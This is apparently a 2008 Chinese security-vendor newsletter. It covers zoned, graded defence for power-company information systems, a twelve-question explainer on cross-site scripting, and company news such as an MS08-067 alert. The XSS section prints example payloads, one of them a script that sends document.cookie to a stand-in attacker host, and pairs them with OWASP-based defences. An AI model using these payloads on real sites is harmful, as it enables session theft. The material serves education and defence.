在电力信息系统划分为管理信息大区与生产控制大区的基础上，将管理信息大区的系统，依据定级情况及业务系统类型，进行安全域划分，以实现不同安全域的独立化、差异化防护；

3．等级防护：

管理信息系统将以实现等级保护为基本出发点进行安全防护体系建设，并参照国家等级保护基本要求进行安全防护措施设计；


4．多层防御：

在分域防护的基础上，将各安全域的信息系统划分为边界、网络、主机、应用四个层次进行安全防护设计，以实现层层递进，纵深防御。

二．安全策略的框架

“风险控制与循环保障支撑”示意图，意在描述一套基于分区、分级和分域方法的信息安全解决方案设想，用于指导电力企业管理信息系统的运行安全策略。

电力企业数据网信息化安全支撑建设的关键要点是“事件追溯、服务完整性与可用性、服务信誉度保障”，将首先依据国家等级保护的防护控制项要求，结合风险管理方法的指引和约束，构建不同信息系统的差异化



电力信息系统风险控制与循环保障支撑

防护能力。同时制订运行管理策略，针对当前安全措施的运作配置与管理状况进行调查和审核，进行防护有效性与可生存性的自我验证与评估，从而指导周期性的巩固配置、策略改进、应急方法和流程优化等。各级安全控制措施的防护性和可用性在技术和监管层面分别得以维护，并可以跟踪安全措施运行效能，使脆弱环节得以弥补，使威胁因素得到审核和控制，从而在信息化业务的生命周期中形成有效风险控制与持续管理的闭环。

管理闭环将同时被导入信息化业务的作业流程和职责中，针对于安全措施、监管策略、制度体系给予符合性监管。上述功能并不单纯依赖于安全技术或IT投资来完成，更关键在于严谨的运行管理流程、事件处理调控、决策分析和人员管理等因素。用于指导信息化业务的全面风险控制、持续纠正和改进。体系化的安全建设能够将上述策略和方法论，贯穿于信息化资源利用的生命周期中。

三．双网隔离的实施要则

依据双网隔离的差异化防护要则，电力企业数据网络中的管理信息网需要划分为信息内网和信息外网，管理信息内外网之间采用逻辑强隔离设备进行隔离，信息内外网分别使用物理独立的服务器和桌面主机。

1．信息内网：

内部业务应用承载网络+内部办公网络（可涉及企业商业秘密）

2．信息外网：

对外业务网络+互联网用户终端网络（不涉及企业商业秘密）

采用逻辑强隔离策略联接信息内外网，实现对内外网交互的严格控制，确保交互过程可控，交互数据真实、可靠。

四．等级保护的实施要则

依据等级规划的差异化防护要则，管理信息系统的安全防护体系建设以实现等级保护为基本出发点开展。依据系统定级情况进行安全域划分，总体方案中安全防护措施设计都是参照国家等级保护基本要求进行的。

以信息内外网隔离为基础，以基于安全区划的纵深防护为核心。针对不同等级和防护要求的信息系统进行安全域划分。

各安全域依照其中业务系统的等级和特点，采用符合等级保护要求的技术措施进行防护。

五．多层防护的实施要则

1．边界安全防护：

致力于使边界的内部不受来自外部的攻击，同时也用于防止内部人员跨越边界对外实施攻击，或外部人员通过开放接口、隐性通道进入内部网络；

2．网络环境安全防护：

包括网络中的连接设备及安全防护引入的安全设备、网络基础服务设施，此外，也致力于保障经由网络传输的业务信息流；

3．主机系统安全防护：

保护主机系统安全，确保业务数据在进入、离开或驻留服务器与桌面主机时保持可用性、完整性和保密性。

4．应用安全防护：

包括对于应用系统本身的防护和对于应用间数据接口，远程终端数据访问的安全防护。

六． 安全区划的实施要则

安全区域是一组具有相似风险控制因素或安全防护共性的系统的逻辑集合，包括：物理环境、业务和使命、人员和组织、网络区域、主机和系统等。分域防护的目标不仅是为了实现边界防护，而且是一组在网络、主机、应用等多个层次上深层防护措施的体现。

安全区域划分的方法即是“通过结构化管理思路，将微观的信息资产组与其他安全要素，有序而辩证的展现在宏观层面”。

结合电力单位的通信环境特点，针对安全区块的逻辑划分与结构性防护情况建议实施要则如下：

1．内部办公区域：

用以维护电力企业的信息网络内务职能与办公环境，并通过区域边界防火墙实施对该区域交互流量的访问控制、状态跟踪以及必要的身份验证等。该区域主要的信源流量来自于电力生产企业内部各机构部门终端及必要的网管工作站，边界防御式的区域防护策略将确保与内部员工环境交互的仅符合正常访问规程、正常行为提交的流量才被转发。

2．部门应用区域：

用以维护电力企业的信息网络内部各职能部门的私有应用服务，作用于网络接入层局部或聚合层，并通过区域边界防火墙实施对该区域流量的访问控制、状态跟踪以及必要的身份验证等。该区域主要的信源流量将始于电力生产企业内部各部门终端及必要的网管工作站，主动的信息流量将指向电力生产企业内部办公域。边界防御式的区域防护策略，将确保与内部办公网应用交互的仅符合正常访问规程、正常行为。

3．网管总控区域：

用以维护电力企业的信息网络内部的网管流量，诸如SNMP状态

信息和IDS消息事件的采集和提交、上游防御设备的策略指派和控制等。同时通过区域边界防火墙实施对该区域交互流量的访问控制、状态跟踪以及必要的身份验证等。该区域主动的信源流量将来自于电力生产企业内部办公用户终端，主动的信息流量将是可触及到网络各角落的网管流量，边界防御式的区域防护策略将确保任何与网管总控区域的应用节点交互的仅符合正常访问规程、正常行为。

4．全局业务区域：

用以维护电力企业的信息网络内部各部门的关键应用服务，这些应用承载电力生产企业的主要业务及核心数据，并作为电力生产信息系统日常工作的必要交互区域，访问源将来自于内网和专网；通过区域边界防火墙实施对该区域流量的访问控制、状态跟踪以及必要的身份验证等。该区域主动的信源流量将始于电力生产企业内部各部门终端及必要的网管工作站。边界防御式的区域保护策略将确保与全局业务应用交互的流量必须符合正常访问规程、正常行为提交才被转发。

5．堡垒防护区域：

用以维护电力企业的信息网络的边界防御体系。边界防御体系包含防火墙、病毒防护、入侵侦测设备以及必要的风险状况决策支持，在这个较小的安全区域中，提供对所管辖的全网或局部信息环境的堡垒级防护，承担对区域内外流量的聚合、审查、过滤和阻断等功能。边界防御式的区域防护策略将确保全部跨越该区域的信息流量必须符合正常的访问规程、正常的行为。

6．外网应用区域：

用以维护电力企业信息系统的面向Internet公众网络的对公业务应用，这些公众业务应用被统一的汇集和管理，服务于与所有来自Internet的访问流量。通过公众边界防火墙实施对该区域流量的严格访问控制、状态跟踪以及必要的身份验证等。该区域的主动信源流量将始于Internet中的匿名访问者，区域中的公众业务应用仅以应答的方式被动产生外联流量。边界防御式的区域防护策略将确保与外网应用域交互的Internet流量必须符合正常访问规程、正常行为。

7．关键资产隔离区域：

用以维护电力企业IT环境中的关键信息资产和业务应用，该区域作为一个独立个体，相对于区域外的信息环境保持物理隔离状态。所以不承担处理任何域间信息流量和管理流量，物理隔离区域不配置边界访问规程和防护策略，隔离措施与区域内安全策略将共同确保关键信息资产的安全性。

七． 风险的自评测与核查要则

在电力信息环境的监管体制中，年度例行安全大检查被做为检验信息系统安全性和业务可用性的必要措施。其意在跟踪信息系统的弱点修补情况、残余风险演变情况和策略有效性等。依据自主评估制度和“谁主管谁负责”的方针要求，各级电力单位需要自行组织安全大检查工作，并对检查结果及时报告和整改，当引用Checklist和手动检测方式时，不易取得客观精确的检测结果，且不易追溯安全违规责任，因而采取标准化的自主评估，知识库、检测工具和策略有效性审查机制则可以避免上述制度短板。

基线式安全核查方法与工具，被广泛运用于信息系统密集和要求

安全合规单位中。其可以协助安全检查人员适时分析信息环境内存在的安全脆弱环节，并对诸如等级保护等政策的指标符合性审查，所以能够随时依据国家政策和行业的安全保障要求自定义审查规则，进而对各安全设施进行细粒度的在线诊测，确定信息系统和安全设施的安全合规情况，形成基准式的全网安全保障指标。

八． IT 资产的监管与治理要则

安全运维的任务在于监管与治理，这其中涵盖了未来持久的安全策略与指导措施定义，包括对组织、业务持续管理、场地环境、通讯、人力、资产等方面。从而指导电力企业的安全运营方针与流程体系，该体系协助电力企业构建或增进自主的信息安全保障和管理能力，包括组织自主评估、自主整改、自主灾难处置等。

在建设信息安全管理体系的方法上，安全监管体系标准为我们提供了指导性建议，即基于PDCA（Plan、Do、Check 和Act）的持续改进的管理模式。为了实现信息业务的动态安全运行管理，组织应该在计划（Plan）阶段通过风险评估来了解安全需求，然后根据需求设计解决方案；在实施（Do）阶段，将解决方案付诸实现；解决方案是否有效？是否有新变化？应该在检查（Check）阶段监视和审查；一旦发现问题，需要在措施（Act）阶段予以解决，以改进信息业务的安全运行管理。通过这样的过程周期，组织就能将确切的信息安全需求和期望转化为可管理的信息安全体系。

监管措施与策略的切实有效，直接关系着安全配置与方法是否实效运作、残余风险是否保持可控、审核与定期策略改进是否适应威胁形势等。监管即是在技术与管理性风险评测的基础上进行分析和状态评估，并依此定制一套完备的信息安全管理体系指导策略，遵循策略方法与流程运行，对于运行结果给予监控和测量，依据其结论实施改进策略，从而形成循环的安全形态改善，提高信息安全管理与执行水平和业务持续性。多数的入侵成功事件追溯其根源，都归咎于监管策略的疏忽与失误。因此任何与整体信息安全保障相关的监管能力和薄弱因素也是安全评测、安全保障技术的主要针对方向之一。

九． 事件应急响应与生存要则

应急处理预案与生存性管理往往是任何安全计划中不可或缺的设计环节，其主要确保在业务环境触发威胁事件时所采取的紧急措施和挽回价值损失。通常的应急处理预案目标在于为所有敏感业务系统制订备份与恢复措施，并以执行的延迟时间为关键依据。体系化的应急处理与生存能力着重关注对于威胁事件的抑制、消除、转移、恢复、跟踪五种策略，确保最小时差修复信息资产，并同时确保业务逻辑的持续运行、二次灾难的规避策略、威胁转移、事件轮廓保留与来源追踪等。诸如失败检查点等机制保留灾难瞬间的状态信息，以便于进一步的风险控制。

应该了解的跨站脚本十二问

产品市场部　赵旭

摘要：本文从常见问题着手，阐述XSS攻击的基本原理、攻击示例及防护思路，并介绍伴随AJAX技术普遍应用而产生的下一代跨站脚本攻击，旨在帮助读者更好地理解这类攻击，提高安全意识。

关键词：动态网页、恶意代码、跨站脚本（XSS）、**敏感信息泄漏、社会工程学**（Social Engineering）、AJAX、cookie、HTML、JavaScirpt

前言

作为网站的业务管理者，在欣赏自己为客户提供的丰富业务和趣味性体验时，你是否曾经想过网站会成为攻击者攻击第三方的媒介、网站，从而导致公信度大为受损？

作为一个网站的访客，你是否曾经想过在访问这个自己再熟悉不过的网站时，你的私密信息已经被他人窃取？

这些都与一类发生在Web应用层的攻击有关。下面让我们了解一下这类攻击。

Q1：什么是跨站脚本

跨站脚本（Cross-site scripting，简称XSS）是当前最为普遍的应用层攻击之一。它是一种迫使Web站点回显可执行代码的攻击技术，而这些可执行代码是由攻击者提供、最终为用户浏览器加载。不同于大多数攻击（一般只涉及攻击者和受害者双方），XSS攻击涉及到三方，即攻击者、客户端与网站。XSS的攻击目标是为了盗取客户端的cookie或者其他网站用于识别客户端身份的敏感信息。获取到合法用户的信息后，攻击者甚至可以假冒最终用户与网站进行交互。

XSS漏洞成因是由于动态网页的Web应用对用户提交请求参数未做充分的检查过滤，允许用户在提交的数据中掺入HTML代码（最主要的是“>”、“<”），然后未加编码地输出到第三方用户的浏览器，这些攻击者恶意提交代码会被受害用户的浏览器解释执行。JavaScript是攻击者最常使用的恶意代码，但任何浏览器支持的技术都是这类攻击潜在的目标，如VBScript、ActiveX、Java或Flash等。

XSS分为存储型（Stored XSS）和反射型（Reflected XSS）两类。所谓存储型XSS，是指攻击者注入的恶意代码被永久保存到被攻击站点服务器上，存储位置可能是数据库、论坛、访客日志或评论域。当受害者请求访问已被植入恶意代码的网页内容时，将从服务器获取到恶意的脚本，而浏览器会解释执行该脚本。

反射型XSS指攻击者注入的恶意代码从Web服务器反射出去，如以出错信息、搜索结果或其它响应信息。通常反射型XSS会以采用Email的方式将恶意链接发送给用户。为了在用户面前显得不那么可疑，攻击者还可能使用如十六进制编码等方式对链接中恶意脚本部分进行编码处理。当受害者被哄骗点击了恶意链接或者提交了由攻击者精心构造的表时，已被注入的代码会被传播到有漏洞的Web服务器上。服务器会将攻击反射回用户浏览器，由浏览器解释执行恶意代码，因为在它看来，恶意代码源自“被信任”的服务器端。此外，不要认为“只读”的站点就不会受到反射类型的XSS攻击。

这两类XSS攻击殊途同归，唯一区别在于恶意代码抵达服务器的途径。

Q2：XSS 缩写来源

依照英文缩写习惯，简称跨站脚本为CSS。这样会引起它和另一个名词“层叠样式表”（Cascading Style Sheets，CSS）的混淆。层叠样式表是网络标准制定组织W3C（The World Wide Web Consortium）定义和维护的标准，一种用来为结构化文档（如HTML文档或XML应用）添加样式（字体、间距和颜色等）的计算机语言，此CSS非彼CSS。为了以示区别，一些安全人士就习惯将跨站脚本简称为XSS。[2]

Q3：XSS 存在哪些威胁

攻击者可以利用XSS漏洞、借助存在漏洞的Web网站攻击其他浏览相关网页的用户，窃取用户浏览会话中诸如用户名和口令（可能包含在cookie里）的敏感信息、通过插入挂马代码对用户执行挂马攻击。XSS漏洞还可能被攻击者用于网页篡改，只是多数情况为了经济利益最大化，攻击者不会直接进行篡改。

Q4：XSS 漏洞的普及率有多高

国际Web应用安全组织WASC（Web Application Security Consortium）最新数据[4]表明，采样分析了10297个网站，其中有31.47%站点存在XSS漏洞，XSS在发现的漏洞中占到总数的41.41%，高居榜首。




图1．最为普及的Web应用安全漏洞[4]

Q5：能否列举 XSS 实例

2005年，一位叫Samy的MySpace用户自创了一种XSS蠕虫，24小时内，其网络空间朋友数目成功从73上升到1百万。[5]

2006年，PayPal遭到XSS攻击，攻击者将PayPal站点的访问者重定向到一个新的页面，上面警告用户他们的帐号已经不再安全，需要重新设置，并提示输入PayPal的登录信息、用户社保信息及信用卡信息。[6]

2008年5月，eBay承认其PayPal页面存在XSS漏洞，该漏洞会被攻击者用于盗取用户证书或cookie。[7]

2008年5月，Yahoo! Messenger（当前版本）及Yahoo!邮件客户端（V9版本）被发现存在XSS漏洞，攻击者可以利用该漏洞盗取受害者的Yahoo!身份信息，从而访问到用户私人信息。[8]

Q6：攻击者如何通过 XSS 攻击偷取 cookie

在此，仅做举例说明，帮助读者理解XSS攻击的思路。本文中的例子来自[1]，和现实攻击存在一定差异。根据经验来看，现实中XSS攻击存在大量变种，但攻击的基本思路一致。

首先，让我们假设：存在一个脆弱性网站www.vulnerableexample.com。

XSS攻击的核心在于该网站上有一个脆弱性脚本***welcome.cgi***，参数设定为***name***。该脚本会读取HTTP请求的部分（通常是参数，有时可能是HTTP头部或是路径），然后未做任何安全性验证，如验证请求内容中是否含有JavaScript代码或者HTML标记，就将请求内容部分或全部回显到响应页面。

通常，如果用户端发送以下请求：

```
GET /welcome.cgi?name=Sammi HTTP/1.0
Host: www.vulnerableexample.com
```

服务器将会有如下响应：

```
<HTML>
<Title>Welcome!</Title>
Hi Sammi
```

```
<BR>
Welcome!
...
</HTML>
```

弹出 Alert 窗口示例

上述机制将如何为攻击者所利用呢？我们先例举一个直观的方法。通常，攻击者会应用社会工程学（Social Engineering）设法诱骗受害者点击由攻击者精心构造的链接，如发送一封标题为“**免费听林肯公园北京现场演唱会**”的邮件。

其中，攻击者构造的恶意链接如下：

```
http://www.vulnerableexample.com/welcome.cgi?name=<script>alert(document.cookie)</script>
```

受害者一旦点击了恶意链接，会发送如下请求到www.vulnerableexample.site站点：

```
GET /welcome.cgi?name=<script>alert(document.cookie)</script> HTTP/1.0
Host: www.vulnerableexample.com
...
```

站点将返回如下响应：

```
<HTML>
<Title>Welcome!</Title>
Hi <script>alert(document.cookie)</script>
<BR>
Welcome!
...
</HTML>
```

因为服务器端返回的HTML页面包含一段JavaScript代码，受害者浏览器会解释执行。这段代码被执行后，将被允许访问浏览器中属于www.vulnerableexample.com站点的cookie。此时，用户侧浏览器上会弹出一个alert窗口。

网站收集 cookie 示例

真实的攻击步骤中，这些cookie会被发送给攻击者，而不是弹出窗口。攻击者为此会搭建一个网站，我们称其为www.attackerexample.com，并且会使用一个脚本负责接收盗取的cookie。攻击者会写一段恶意代码，用于实现访问攻击者站点、并能调用接收cookie的脚本。最终，攻击者可以从www.attackerexample.com站点获取到cookie。

构造的恶意链接如下：

```
http://www.vulnerableexample.com/welcome.cgi?name=<script>window.open(“http:// www.attackerexample.com /collect.cgi?cookie=” %2Bdocument.cookie)</script>
```

服务器响应内容显示为：

```
<HTML>
<Title>Welcome!</Title>
Hi
<script>window.open(“http://www.attackerexample.com/collect.cgi?cookie=” +document.cookie)</script>
<BR>
Welcome!
...
</HTML>
```

浏览器会立即加载服务器端返回页面，

执行内嵌的JavaScript，并发送一个请求到www.attackerexample.com站点上的***collect.cgi***脚本，浏览器中保存的www.vulnerableexample.com站点的cookie值也会一起发送过去。攻击者获取到客户在www.vulnerable.site站点的cookie，还可以假冒受害者。

图2. XSS攻击过程示例

上述攻击过程，可以用上图进行说明。

需要注意的是，通常JavaScript弹出窗口已经足以表明站点存在XSS漏洞。可以设想，如果JavaScript的“alert”函数能被成功调用，那么就没有理由“window.open”不会被成功调用。当然，实际环境中的攻击绝非如此简单，要实现敏感信息的获取，攻击者需要精心地构造恶意链接。这里只是说明为什么大多数XSS攻击示例会采用alert函数，因为alert弹出窗口可以比较直观说明XSS攻击。

Q7：加密是否能有效防护XSS攻击

通常大家会认为如果网站使用了HTTPS，提供更有保障的安全，就可以幸免于XSS攻击。其实这是一种误解。面对XSS这类攻击，加密与否，安全程度没有本质区别。唯一区别在于：如果使用了HTTPS，XSS攻击将发生在加密的连接中。[2]

Q8：XSS漏洞是否可能引起非法执行命令

XSS漏洞允许插入JavaScript，也就意味着攻击者可能获取受限的客户端执行权限，当然前提是浏览器设置安全性不够。如果攻击者进而利用浏览器的漏洞，就有可能在客户端非法执行命令。简言之，XSS漏洞有助于进一步利用浏览器漏洞。[2]

Q9：从网站开发者角度，如何防护XSS攻击

来自应用安全国际组织OWASP的建议[3]，对XSS最佳的防护应该结合以下两种方法 验证所有输入数据；对所有输出数据进行适当的编码。前者可以有效检测到攻击，后者可以防止任何已成功注入的脚本在浏览器端运行。具体如下：

输入验证：

某个数据被接受为可被显示或存储之前，使用标准输入验证机制，验证所有输入数据的长度、类型、语法以及业务规则。建议使用“只接受已知合法的”验证策略。拒绝非法的数据而不是试图清除潜在恶意的数据。不要忘记出错信息可能也包含非法数据。

强壮的输出编码：

数据输出前，确保用户提交的数据已被正确进行entity编码（这

还取决于输出采用的机制，可以是HTML也可以是XML），建议对所有字符进行编码而不仅局限于某个子集。此外，为输出的每个页面设置字符编码，这样会减少遭遇XSS攻击变种的可能。

明确指定输出的编码方式（如ISO 8859-1或UTF 8）：

不要允许攻击者为你的用户选择编码方式。

注意黑名单验证方式的局限性：

仅仅查找或替换一些字符（如"<" ">"或类似"script"的关键字），很容易被XSS变种攻击绕过验证机制。在某些情况，甚至一个没有验证过的"<b>"标签也是不安全的。因此，黑名单验证方式存在一定局限性。

警惕规范化错误：

输入在被验证之前，必须被解码及规范化以符合应用程序当前的内部表示方法。请确定应用程序对同一输入不解码两次。这样的错误可能导致白名单机制被绕过，进而引入危险输入。

对于特定语言有以下建议：

Java：

使用Struts输出机制，如<bean:write …>，或者在<c:out… >中使用默认的JSTL escapeXML="true"属性值。

.NET：

建议使用微软Anti-XSS库 1.5。

PHP：

确保输出数据经过***htmlentities()***或***htmlspecialchars()***函数处理。必须禁用***register_globals***。

Q10：从网站用户角度，如何防护XSS攻击

有一个较为容易的方法是，只从官方网站获取你希望浏览的页面内容。比如，访问某一个站点时，上面有一个新闻链接指向新浪。不建议直接点击该链接，而是先访问新浪主页，使用其搜索功能获取到你想浏览的新闻。

当你打开一封Email或附件、浏览论坛帖子时，可能恶意脚本会自动执行，因此，在做这些操作时一定要特别谨慎。建议在浏览器设置中关闭JavaScript。如果使用IE浏览器，将安全级别设置到“高”。具体可以参照浏览器安全的相关文章。[2]

这里需要再次提醒的是，XSS攻击其实伴随着社会工程学的成功应用，需要增强安全意识，只信任值得信任的站点或内容。

Q11：如果修补XSS漏洞对网站来说困难较大，不修补会怎样

如果不能及时修补XSS漏洞，毋庸置疑，网站将面临Q3描述的所有威胁。简言之，网站会成为攻击者攻击第三方的媒介，网站的公信度受损；网站用户成为无辜受害者，敏感信息泄漏。当然现实中，确实存在某些无法修补漏洞的客观原因，如Web应用开发年代久远或者整改代码需要付出过于高昂的代价。这种情况下，选择Web安全网关设备会是一种合理选择。正确应用这类安全工具，会极大缓解XSS攻击，降低安全风险。

Q12：下一代XSS会是怎样的

XSS已经有较长历史，它是伴随JavaScript的出现而产生的一类攻击。之前XSS之所以不够普遍、足以引起众多开发者的重视，是因为JavaScript自身有着跨浏览器的问题尚待解决。现在JavaScript已经由欧洲电脑厂商协会ECMA（European Computer

Manufacturers Association）标准化了，而且几乎所有现代浏览器支持远比早期浏览器复杂得多的计算。

随着AJAX（Asynchronous JavaScript and XML，异步JavaScript和XML）技术的普遍应用，XSS的攻击危害将被放大。使用AJAX的最大优点，就是能在不更新整个页面的前提下维护数据，Web应用可以更为迅速地响应用户请求。AJAX会处理来自Web服务器及源自第三方的丰富信息，这对XSS攻击提供了良好的机会。AJAX应用架构会泄漏更多应用的细节，如函数和变量名称、函数参数及返回类型、数据类型及有效范围等。AJAX应用架构还有着较传统架构更多的应用输入，这就增加了可被攻击的点。

参考资料

[1] Cross Site Scripting Explained, Amit Klein, Sanctum Security Group, 2002年6月

[2] The Cross Site Scripting (XSS) FAQ

http://www.cgisecurity.com/articles/xss-faq.shtml

[3] Top 10 2007-Cross Site Scripting, OWASP

http://www.owasp.org/index.php/Top_10_2007-A1

[4] WASC Web Application Security Statistics Project 2007 http://www.webappsec.org/projects/statistics/

[5] http://www.networkworld.com/news/tech/2008/071608-tech-update.html

[6]http://news.netcraft.com/archives/2006/06/16/paypal_security_flaw_allows_identity_theft.html

[7]http://www.networkworld.com/news/2008/051908-paypal-flaw-raises-questions-about.html

[8] http://www.networkworld.com/news/2008/062508-yahoo-mail-vulnerability.html

技术动态

绿盟科技首批获国家一级应急处理服务资质

7月8日，由中国信息安全认证中心和国家计算机网络应急技术处理协调中心联合举办的“信息安全服务资质认证证书颁证大会”在京召开。在颁证大会上绿盟科技接受了由中国信息安全认证中心颁发的《信息安全服务资质认证证书》，并成为国内首批获得信息安全一级应急处理服务资质的6家单位之一。

颁证仪式上，国家认证认可监督管理管理委员会刘卓慧副主任致辞谈到，当前我国在信息安全服务资质管理方面总体上比较薄弱，从我国目前的一些行业和地方政府对信息安全服务资质实施管理的基本情况来看，采用认证认可模式对信息安全服务资质进行管理，适应政府行政体制改革的方向，符合WTO背景下的国际通行规则，更便于统一管理，更易于实现我国设定的对信息安全服务资质的管理目标。信息安全应急处理服务资质认证证书的颁发表明中国已开始对信息安全服务资质进行分级分类管理。这是认证认可和信息安全领域中的一项重要制度创新，它将为我国信息安全保障体系建设发挥重要作用。

中国信息安全认证中心（ISCCC）是经中央编制委员会批准成立，由国务院信息化工作办公室、国家认证认可监督管理委员会等八部委授权，依据国家有关强制性产品认证、信息安全管理的法律法规，负责实施信息安全认证的专门机构。是目前国家信息安全认证唯一和最高的机构。此前，绿盟科技作为国家计算机网络应急技术处理协调中心（CNCERT/CC）国家级应急服务支撑单位，在应对互联网重大、突发性事件的应急响应及处理能力方面积累了丰富的经验。此次获得信息安全一级应急处理服务资质，充分证明了绿盟科技在应急处理服务方面的综合能力，标志着绿盟科技应急处理服务能力达到了国家认可的最高水平。


绿盟科技受邀参加“奥运安保技术支持单位答谢会”

9月18日，北京信息安全测评中心举办的“奥运信息安全应急保障技术支持单位答谢会”，在中裕世纪大酒店隆重召开。北京市信息办网络安全管理处毛东军处长和北京信息安全测评中心的相关领导，以及奥运信息安全应急保障技术支持单位等数十人出席了答谢会。

答谢会上，北京市信息办、北京通信保障和信息安全应急指挥部办公室领导向参加应急安保技术支持单位致以衷心的感谢和节日的祝福！绿盟科技北京分公司总经理吕韬代表公司参加了答谢会，并接受了北京市信

息办对绿盟科技奥运安保技术保障工作的特别表彰——一份热情洋溢的感谢信和一面锦旗。感谢信中，北京信息办特别对绿盟科技在奥运安保期间提供有力的设备和技术支持、参加值守人员遵纪守时、积极配合设备巡检维护和事件分析处置所作的突出贡献，给与了高度赞扬和肯定！尤其指出，绿盟科技的值守员工在积极配合、发现问题及时、处理问题高效方面，展现了绿盟科技精湛的技术水平！

北京奥运会已经正式落下帷幕，让国人自豪并欣喜地是，中国兑现了向世界和国人的承诺，呈现给全世界一次无与伦比而且安全保障有力的奥运盛会。整个奥运期间，绿盟科技在民族安全企业的崇高社会责任感驱动下，全力贯彻执行国家安全主管部门交办的多项奥运技术保障任务，为“网络不断、信息不瘫、赛事正常进行”的安全防护目标做出了不懈努力，圆满地完成了奥运安保技术保障工作。



绿盟科技出席国家计算机应急协调处理中心表彰大会

9月26日，国家计算机应急协调处理中心(CNCERT/CC)应急服务支撑单位表彰大会，在CNCERT/CC多功能厅召开。CNCERT/CC黄澄清副主任、马蕾副主任、孙蔚敏处长、周勇林副处长参加了会议，绿盟科技的黄一玲、王红阳、于旸等多人代表公司出席了会议。

会上，周勇林副处长通报了奥运期间各单位的网络安全保障工作情况。在奥运期间，绿盟科技共计提供漏洞信息72条、网站被攻击信息84条。同时，凭借在入侵防范技术、异常流量分析检测与清洗、操作系统与应用安全、安全漏洞发掘技术、安全产品缺陷与检测、蠕虫及病毒原理与防范、漏洞库研究、专业服务等领域的实力，通过对收集到的国内外恶意代码、拒绝服务、Web攻防及其它安全事件的信息实时反应、周密分析，形成处理意见并第一时间完成现场或远程处置服务，确保了奥运信息系统和公共事业设施信息系统信息的畅通无阻。

为此，黄澄清副主任高度赞扬了绿盟科技作为技术支撑单位在奥运期间的所做出的积极努力和贡献，并为绿盟科技颁发了证书，以致鼓励。同时，黄澄清副主任指出：由于我国的应急协调机制不断成熟、应急服务不断规范完善、行业用户对网络安全服务的需求逐渐增大，所以希望绿盟科技不断总结经验，与CNCERT/CC在更广泛的领域展开密切合作，为用户和国家做出更大的贡献。

会上，马蕾副主任还宣读了个人表彰名单。绿盟科技共有八名员工获得奖项，其中一等奖1名，二等奖2名，三等奖5名。

绿盟科技第一时间提供紧急升级包应对微软严重漏洞

10月24日，绿盟科技发出安全警报，微软系列操作系统爆出2008年最大的安全漏洞（Windows Server服务RPC请求缓冲区溢出漏洞MS08-067），影响面包括Windows 2000、Windows Server 2003、Windows XP、Windows Vista等几乎所有主流微软操作系统。远程攻击者可以通过发送恶意的RPC请求触发这个溢出，导致完全入侵用户系统，因此该漏洞很可能造成类似2004年“震荡波蠕虫”、“冲击波蠕虫”的大规模蠕虫攻击。

绿盟科技认为，目前此漏洞已经被名为TrojanSpy:Win32/Gimmiv.A和TrojanSpy:Win32/Gimmiv.A.dll的木马利用。

针对此情况，绿盟科技通过对该漏洞进行专业测试，24日当天即对购买绿盟安全产品的客户发出了紧急升级包。目前通过绿盟科技极光远程安全评估系统可以第一时间检测用户主机是否存在该漏洞，通过绿盟科技冰之眼IPS入侵防护系统也可发现并阻断针对该漏洞的攻击。

目前尽管微软已经发布了该漏洞的补丁，但是由于受“黑屏行动”的影响，很多用户已经关闭了系统的补丁自动更新功能，因此该漏洞很可能造成意想不到的严重危害。

绿盟科技建议企业用户通过采用结合资产的漏洞管理类产品及时进行资产脆弱性评估和漏洞修补，并且调整企业防火墙和入侵保护产品的安全规则，以应对此漏洞带来的安全风险。

绿盟科技正式启动云安全计划 全面掌控互联网安全

2008年10月7日，绿盟科技宣布正式启动云安全计划。籍此，绿盟科技将成为国内第一家进入云计算和云安全领域的网络安全厂商。

绿盟科技云安全计划包含具备多种能力类型的安全云，目的是通过对互联网进行大规模集中分析和汇总，发现其中的恶意网站，然后同步更新至绿盟科技中心服务器群，并最终应用到客户关键应用以及部署的安全产品中，从而达到更有效地应对当前快速多变的安全威胁。

绿盟科技云安全计划还包括适用于异常流量清洗的安全云，这种模式已经在多个运营商骨干网和城域网得到了广泛的部署，此次推出的检测恶意网站的安全云将会与异常流量清洗安全云相结合，从应用及内容安全层面提升用户的安全体验。

与以往专注于传统分治网络安全不同，绿盟科技云安全计划基于绿盟科技在入侵防御、漏洞扫描、挂马防范、流量清洗等方面的多年的研究能力，结合强有力的计算能力，提供了在大范围网络环境下根治安全问题的全新思路，用户将获得全新的安全体验。

绿盟科技未来将持续增加在云安全相关领域的技术和资源投入，同时在全球范围内大规模部署中心服务器群，并在2009年推出包括内容安全监管、异常行为审计、应用安全交付等多种计算能力的云模式，实现从局域网安全防护向大范围网络环境安全治理的根本转变。

绿盟科技通信业成功解决方案再获专家好评

